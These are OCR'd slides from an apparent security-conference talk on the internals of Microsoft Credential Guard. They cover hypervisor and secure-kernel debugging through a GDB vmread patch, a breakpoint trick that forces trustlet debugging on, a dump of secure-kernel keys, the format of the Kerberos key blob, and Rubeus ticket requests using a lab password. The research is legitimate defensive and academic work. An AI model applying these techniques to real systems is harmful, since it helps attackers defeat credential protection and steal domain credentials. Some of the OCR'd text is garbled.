

Unguarding Microsoft Credential Guard

A deep dive into credential guard internals



Ceri Coburn

NetSPI

Ceri Coburn (@_EthicalChaos_) NetSPI

- Lives in Wales, UK
- Software developer for 18 years within the DRM and security solutions space
- Transitioned to cyber during 2019
- Principal Security Consultant @ NetSPI
- 50/50 role split between R&D + operations
- Speaker at DEF CON and various other conferences
- Hangs out at bloodhoundhq Slack
- Author and maintainer of several open-source tools



Agenda

- Introduction to Credential Guard
- Analysis and Debugging
- Secure Kernel Keys
- Credential Guard Secrets
- Kerberos Specifics
- Rubeus Goodies
- Unbreakable right?
- Q&A




Credential Guard

Architecture


- Part of Virtualization Based Security (VBS)
- VBS runs atop Hyper-V
- Hyper-V manages partitions
- Partitions = Virtual Machine
- So VBS runs in a separate VM (partition)?

- Yes and No
- VBS introduces the concept of Virtual Trust Level (VTL) VTL is a vCPU state within the same VM
- VTL0 = Normal World, VTL1 = Secure World

- Switching VTL level is controlled via the Hypervisor VTL's are a form of memory isolation VTL's still run within the same partition VTL's share the same host memory allocated to the VM
- Access to memory is controlled via the hypervisor



https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture




https://learn.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes



Credential Guard Trustlets

- Implemented inside Lsalso.exe trustlet
- Communication bridges hypervisor via LRPC
- Crypto operations handled by secure kernel
- Keys used for encryption stored in secure kernel
- Type of secrets protected
- NTLM hashes
- Kerberos long term keys
- Kerberos TGT session keys
- Other provider data
- Type of secrets not protected
- Kerberos ST session keys
- Passwords entered into applications





Analysis and Debugging Static analysis via Ghidra


- Targets for analysis
- hvix64.exe
- securekernel.exe
- Lsalso.exe
- Isass.exe
- KerberosClientShared.dll
- Kerberos.dll
- Symbols available for most
- Public blogs more scarce than normal world

```
int IumCrypto(ushort *param 1,undefined8 param 2,undefined8 param 3,undefined8 param 4)
 short sVarl;
 bool bVar2;
 int iVar3;
 ulonglong uVar4;
 CRYPTO_PARAMS_IN *cpic;
 undefined8 uVar5;
 CRYPTO_PARAMS_IN crypoParamsIn;
 uVar5 = 0x76;
 memset(&crypoParamsIn,0,0x76);
 bVar2 = false;
 cpic = (CRYPTO_PARAMS_IN *)param_1;
 if (*(char *)(1Ram000000ff00000008 + 0x60) == '\x01') {
   iVar3 = SkpMarshalCryptoParamsIn((IUM_CRYPTO_PARAMS *)param_1,&crypoParamsIn,uVar5,param_4);
   if (iVar3 < 0) {
     return iVar3;
   cpic = &crypoParamsIn;
 if ((((((lRam000000ff00000008 == 0) || (*(uint **)(lRam000000ff00000008 + 0x50) == (uint *)0x0))
       || ((**(uint **)(1Ram000000ff00000008 + 0x50) & 0x200) == 0)) ||
      ((sVarl = *(short *)cpic, sVarl == 0 || (sVarl == 1)))) ||
     ((sVarl == 3 || ((sVarl == 4 || (sVarl == 5)))))) || (sVarl == 7)) {
   uVar4 = SkpDispatchCryptoCall(cpic);
   iVar3 = (int)uVar4;
   if (bVar2) {
     SkpMarshalCryptoParamsOut((longlong)scrypoParamsIn, (undefined8 *)param 1,uVar5,param 4);
 else {
   iVar3 = -0x3ffffffe4;
 return iVar3;
```



Virtual Machine Setup

- Requires nested virtualization via Vmware
- Enable VT-x/IOMMU
- Hypervisor off completely on the host
- Enable VBS inside Advanced Settings
- Install Windows Enterprise
- Credential Guard not licensed on anything less





Debugger Setup and Goals

- Enable gdbserver stub inside vmware-vmx.exe
- Listens on port 8864 when VM starts
- Connection Options
- gdb (with pwndbg unless you are crazy)
- IDA
- Ghidra Debugger
- Steps
- Find hvix64.exe base
- Find securekernel.exe
- Enumerate securekernel structures
- Enable IUM debugging within guest
- Goals
- Automated via scripting
- Not sensitive to future updates

```
toolsInstallManager.lastInstallError = "0"
                                                          125
                                                                  svga.guestBackedPrimarvAware = "TRUE"
                                                          126
                                                                  tools.capability.verifiedSamlToken = "TRUE"
                                                          127
                                                                  toolsInstallManager.updateCounter = "5"
     0xfffff8020603000e ← 0xfffff8020603000e
                                                          128
                                                                  guestInfo.detailed.data = "architecture='X86' bit
    0xfffff80206030000 <- 0xfffff80206030000
                                                           129
     0xffffe700000059e8 → 0xfffff80206214b3d ← 0xfffff80206
                                                          130
                                                                  debugStub.listen.guest64 = "TRUE"
    0xfffff802063a416e ← 0xfffff802063a416e
                                                          131
                                                                  debugStub.listen.guest64.remote = "TRUE"
                            0xfffff802063a4171
                                                           132
                                                                  debugStub.hideBreakpoints = "TRUE"
  0xfffff802063a4171
                                                          133
                                                                  gui.lastPoweredViewMode = "fullscreen"
  0xfffff802063a4172
   0xfffff802063a4173
  0xfffff802063a4174
                      int3
                      int3
                             dword ptr [rax + rax]
                      nop
                      mov
                            dx, cx
       rsp 0xffffe700000059e8 → 0xfffff80206214b3d ← 0xfffff80206214b3d
           0xffffe700000059f0 → 0xfffff80206030000 <- 0xfffff80206030000
02:0010
           0xffffe700000059f8 → 0xffffe8000045c3d0 → 0xfffff80206030000 <- 0xfffff80206030000
03:0018
           0xffffe70000005a00 <- 0xffffe70000005a00
04:0020
           0xffffe70000005a08 <- 0xffffe70000005a08
           0xffffe70000005a10 → 0xfffff80206030000 ← 0xfffff80206030000
05:0028
06:0030
           0xffffe70000005a18 → 0xfffff80206214321 <- 0xfffff80206214321
           0xffffe70000005a20 <- 0xffffe70000005a20
  0 0xffffff802063a416e None
  2 0xfffff80206030000 None
  3 0xffffe8000045c3d0 None
       "" stopped: 0xfffff802063a416e
       "" stopped: 0xfffff802063a416e
       "" stopped: 0xfffff802063a416e
      "" stopped: 0xfffff802063a416e
```

🔚 Windows 11.vmx 🖈 🗵



Finding Secure Kernel

- Debugging SK requires knowledge of image base
- Debugger typically lands inside the hypervisor (hvix64.exe)
- hvix64.exe has no symbols ③
- How do we find securekernel.exe base address?

Steps

- Find HvDivideErrorFault inside hvix64.exe by querying IDTR
- Search backwards from there to find PE header (MZ)
- Inspect hypercall service table inside CONST section
- Entry 0x12 contains pointer to HvVtlReturn

Registers

RIP: 0xfffff802061235

RAX: 0x12345

RBX: 0x6789

...

IDTR: 0xfffff8026789

HvVtlReturn
.text

HvDivideErrorFault

4

CONST


Other sections...

https://blog.quarkslab.com/debugging-windows-isolated-user-mode-ium-processes.html



Finding Secure Kernel


- Why HvVtlReturn?
- Called when a higher VTL is transitioning to a lower level
- a.k.a securekernel.exe → ntoskrnl.exe
- Active VMCS will contain our SK context registers
- So, what is the VMCS?





Analysis and Debugging Finding Secure Kernel

- VMCS = Virtual Machine Control Structure (4k in size)
- Contains the state of vCPU registers within the VM
- The active VMCS will contain our SK context registers
- VMCS is undocumented and changes regularly
- Static analysis reveals offsets within each structure
- RCX register at HvVtlReturn points to VP structure
- Fragile and not suitable for automation
- Is there a better way?



Credit to Quarkslab team of depiction of hypervisor structures



Finding Secure Kernel

- VMREAD instruction allows reading specific fields
- Fields IDs are fixed and documented as part of VT-x
- We can use GDB python to patch in VMREAD opcode
- Take instruction backup from current RIP location (HvVtlReturn)
- Backup RAX and RBX registers
- Write VMREAD RAX, RBX
- Set RBX to our required VMCS field ID
- Perform single step instruction
- Restore registers and instructions
- Set RIP back to HvVtlReturn
- RAX contains our requested VMCS field value

VMREAD — Read Field from Virtual-Machine Control Structure

Opcode/Instruction	Op/En	Description
NP 0F 78 VMREAD r/m64, r64	MR	Reads a specified VMCS field (in 64-bit mode).
NP 0F 78 VMREAD r/m32, r32	MR	Reads a specified VMCS field (outside 64-bit mode).

```
def vmread(vmcs_field : int, rip : int):
    ins_backup = inferior.read_memory(rip, 3)
    #vmread rax, rbx
    inferior.write_memory(rip, b'\x0f\x78\xd8')
    gdb.execute(f'set $rbx = 0x{vmcs_field:x}')
    gdb.execute(f'stepi')
    result = int(gdb.selected_frame().read_register('rax').cast(gdb.lookup_type('unsigned long long')))
    gdb.execute(f'set $rip = 0x{rip:x}')
    inferior.write_memory(rip, ins_backup, 3)
    return result
```


```
# Read the VM IDTR and CR3 registers
guest_cr3 = vmread(GUEST_CR3, HvCall_VtlReturn)
guest_idtr = vmread(GUEST_IDTR_BASE, HvCall_VtlReturn)
guest_gs = vmread(GUEST_GS_BASE, HvCall_VtlReturn)
```



Analysis and Debugging Finding Secure Kernel

Steps

- Call vmread(GUEST_IDTR_BASE) to query IDTR interrupt descriptor table
- GUEST_IDTR_BASE is fixed, with the value 0x6818
- Should give us the address of KiDivideErrorFault inside SK
- Scan backwards once again looking for PE header (MZ)
- Finally, we have SK base and fully automated?





Analysis and Debugging Finding Secure Kernel - Part II

- Wrong, it broke.
- Hypervisor was updated somewhere on the road to 24H2
- CONST PE section removed
- No easy lookup of hypercall service table to find HvVtlReturn ⊗
- Other options?



Give up and die

Perform IDTR caching scan




Analysis and Debugging Finding Secure Kernel - Part II

- IDTR caching scan
- Only 3 should be found
- Hypervisor, Normal World and Secure World

Updated steps


- Read PE headers of hvix64.exe, ntoskrnl.exe and securekernel.exe
- Run target for short period of time and break
- Read IDTR register
- Compare against list of cached IDTR base addresses
- If not found, find PE base and compare ImageChecksum
- If not SK, cache IDT and repeat






Analysis and Debugging IUM Debugging

- IUM trustlet debugging controlled by embedded policy
- Policy embedded inside .tPolicy section
- Covered under Authenticode, so cannot be modified on disk
- Policy with ID 2 == DebugEnable flag
- If set, normal world debuggers can attach to trustlets







Analysis and Debugging IUM Debugging

- Prior to 24H2 we could patch SkpsIsProcessDebuggingEnabled
- Recent versions no longer have this function
- Direct call to SkpspFindPolicy
- Can't easily patch, as it's used for all policies
- Automated options?

```
ulonglong SkpspFindPolicy(SKPROCESS *process,int policyType,int outSize,void *policyValue, ulonglong *writtenSize)


{
    ulonglong result;
    SKPROCESS *policyInfo;
    int *size;

    size = (int *)0x0;
    policyInfo = (SKPROCESS *)&process->Policy;
    result = RtlLookupImagePolicyValue((char *)policyInfo,policyType,&size);
    if ((int)result < 0) {
        return result & 0xffffffff;
    }
```




Analysis and Debugging IUM Debugging

- Add breakpoint to SkpspFindPolicy with notify callback
- Check RDX == 2
- Write 01 00 00 00 to [R9]
- Read return address from [RSP]
- Set RIP = return address
- Set RAX = 0 (success)
- Increment RSP by 8 to simulate return
- Continue







Secure Kernel Keys

Key Symbol Names

Keys used for encryption stored in secure kernel

- IumLkHandle Local Key (AES 256)
- IumLkArrayHandle Local Key Array
- IumMkPerBootHandle Per Boot Key (AES 256)
- IumIdkSigningHandle ID Signing Key (RSA 4096)
- IumIdkHandle ID Encryption Key (RSA 4096)
- IumHbkHandle Hibernate Key (AES 256)

IumLkArrayHandle or IumMkPerBootHandle used for IUM cryptographic operations via IumCrypto secure service call

```
wndbg> vbs keys
IumLkHandle@ffffa180022e4ce0
       size: 20, ptr:ffffa180022e4d60
+0000 0xffffa180022e4d60  b3 f1 e5 e9 5c dc 5a cc  bd 1a e4 e2 ab 02 7e 8e
+0010 0xffffa180022e4d70 59 93 7f 17 22 fc b8 9d 9c 27 c8 95 f1 f7 15
IumLkArrayHandle@ffffa180022e4e80
       size: 50, ptr:ffffa180023fd4c0
+0010 0xffffa180023fd4d0 5c dc 5a cc bd 1a e4 e2
+0020 0xffffa180023fd4e0 22 fc b8 9d 9c 27 c8 95  f1 f7 15
+0030 0xffffa180023fd4f0  64 2b 1c 53 85 0d 11 2f  e6 cc 76 08 2f 0f 07 ce
+0040 0xffffa180023fd500 f6 6c 52 31 f5 ff 1b 30 48 7c ce fb 62 1e 91 3c
IumIdkSigningHandle@ffffa180022e4dc0
       size: 22b, ptr:ffffa180022bcd80
+0010 0xfffffa180022bcd90 52 53 41 32
                                                                    RSA2..
+0020 0xfffffa180022bcda0
+0040 0xffffa180022bcdc0  e6 5c a4 93 b4 d7 96 7b  09 ac 05 b9 64 c4 8d c2
```



Secure Kernel Keys

IUM Cryptography

- Passed from boot loader, copied from securekernel.exe!SkeLoaderBlock to the various IumxxxHandle global symbols
- Credential Guard secrets use the local key (Lk) via the IumCrypto SK service call
- IumLkArrayHandle contains an array of 32 bytes keys each with numerical ID starting at 1
- Latest 24H2 seems to pass 2 keys, decrypted via TPM and sealed to PCR state
- Latest key in the array is copied to IumLkHandle




Credential Guard Secrets

Keberos

- Kerberos TGT session keys are protected by Credential Guard
- TGT's dumped with Rubeus (or other tool) will have an enctype of -180
- The original AES or RC4 session key never leaves the trustlet memory space

```
: Administrator
UserName
                        : EC
Domain
LogonId
UserSID
                        : S-1-5-21-948404646-3373489040-2696311391-500
AuthenticationPackage
                        : Interactive
LogonTime
                        : 14/03/2025 12:14:22
                        : WIN-HGABE67BN5F
LogonServer
LogonServerDNSDomain
                       : EC.LAB
                       : Administrator@ec.lab
UserPrincipalName
                          : krbtgt/EC.LAB
  ServiceName
  ServiceRealm
  UserName
                            Administrator (NT_PRINCIPAL)
  UserRealm
                            EC.LAB
  StartTime
                            14/03/2025 12:14:22
  EndTime
                            14/03/2025 22:14:22
  RenewTill
                            21/03/2025 12:14:22
  Flags
                            name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType
                            .
OSOtnqwzeynEhq81GfgEr7lF/QEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAABEtlcmJlcm9zS2V5V2l0aE1ldGFkYXRhfzaS
 Lta0tKP0YFF35qlG7ZqP+ZIy0Y5cQuj6f
Base64EncodedTicket :
```





Credential Guard Secrets

Kerberos Key Blob

- Kerberos session key is encrypted with AES GCM
- Key is derived using SP-800-108
- Like Entra Primary Refresh Token
- Random 32-byte context is generated and the most recent IumLkArrayHandle key used as the master key
- Random context, auth data, tag and encrypted key all stored inside the credential guard wrapped key blob
- AES GCM auth data contains:
 - Trustlet ID.
 - VTL level,
 - Decrypted key length
 - Metadata string: KerberosKeyWithMetadata

- KDF Label: IUMCRYPT0\0KDF Hash Algo: SHA256\0
- KDF Context: Random 32 bytes

HEADER
Size
Random Context
Tag
Auth Data
Encrypted Key

```
Offset(h)
                                                             Decoded text
                                                             WRAP..........
00000000
00000010
                00 00 17 00 00 00 64 00 00 00 01 00 00 00
                                                             .......d....d....
                                                             .....\N-ë.<ãõ
          01 01 00 00 02 00 00 00 5C 4E 96 EB 2E
00000020
                                                             31z@. ÌÆ. 2Ôz. 4ÂñÁ
00000030
                                                            ®-*];:Í-ž-3{)Ć
00000040
                                                             5.ø. 1Eý.....
00000050
00000060
00000070
                                                            KerberosKevWithM
08000000
                                                             etadata.6'3.zÊPÙ
                                                            å[°Ç9c ï@Ú.,,$%Ku
00000090
                                                             .- (ý..] ù Q »f£bdŒ
000000A0
                                                             'c-.°>Ÿ
000000B0
```



Credential Guard Secrets

Recap

- Secure world memory is isolated and controlled via hypervisor
- Ring 0 access from normal world won't get you anywhere
- Ring 3 secure world compromise doesn't help much either
- Initial master keys are passed from bootloader / secure boot process
- Each credential guard secret has its own derived key
- Long term keys and TGT session keys never leave the secure world
- Unbreakable, right?






Rubeus Goodies

Service Ticket Requests

- Rubeus asktgs now supports delegating to LSASS
- Uses LsaCallAuthenticationPackage API
- Can target current user context or other user via /luid argument
- Other users require elevation
- Canonicalization off by default
- /opsec option enables canonicalization







Rubeus Goodies

Canonicalization

- What exactly is canonicalization?
- When canonicalization is requested, client or service name are standardised
- In other words, response ticket cname or sname not always the requested one
- Canonicalization is on by default for built in Windows requests





Dial-in

Account

Environment

Telephones

Remote Desktop Services Profile

Profile

Joe Public Properties

Member Of

General

Remote control

Address



×

Sessions

COM+


Organization

Rubeus Goodies

Canonicalization

- What exactly is canonicalization?
- When canonicalization is requested, client or service name are standardised
- In other words, response ticket cname or sname not always the requested one
- Canonicalization is on by default for built in Windows requests

```
Rubeus.exe asktgt /user:joe /password:Passw0rd! /domain:ec.lab /opsec /enctype:aes256
 v2.3.3
[*] Action: Ask TGT
[*] Using salt: EC.LABjoe
[*] Using domain controller: WIN-HGABE67BN5F.ec.lab (192.168.110.2)
[!] Pre-Authentication required!
     AES256 Salt: EC.LABjoe
[*] Using aes256 cts hmac sha1 hash: F73E5183C12937722E02961232FD3B47340473857E8977E7C6F9C2FBE53B0E3C
[*] Building AS-REQ (w/ preauth) for: 'ec.lab\joe'
[*] Using domain controller: 192.168.110.2:88
[+] TGT request successful!
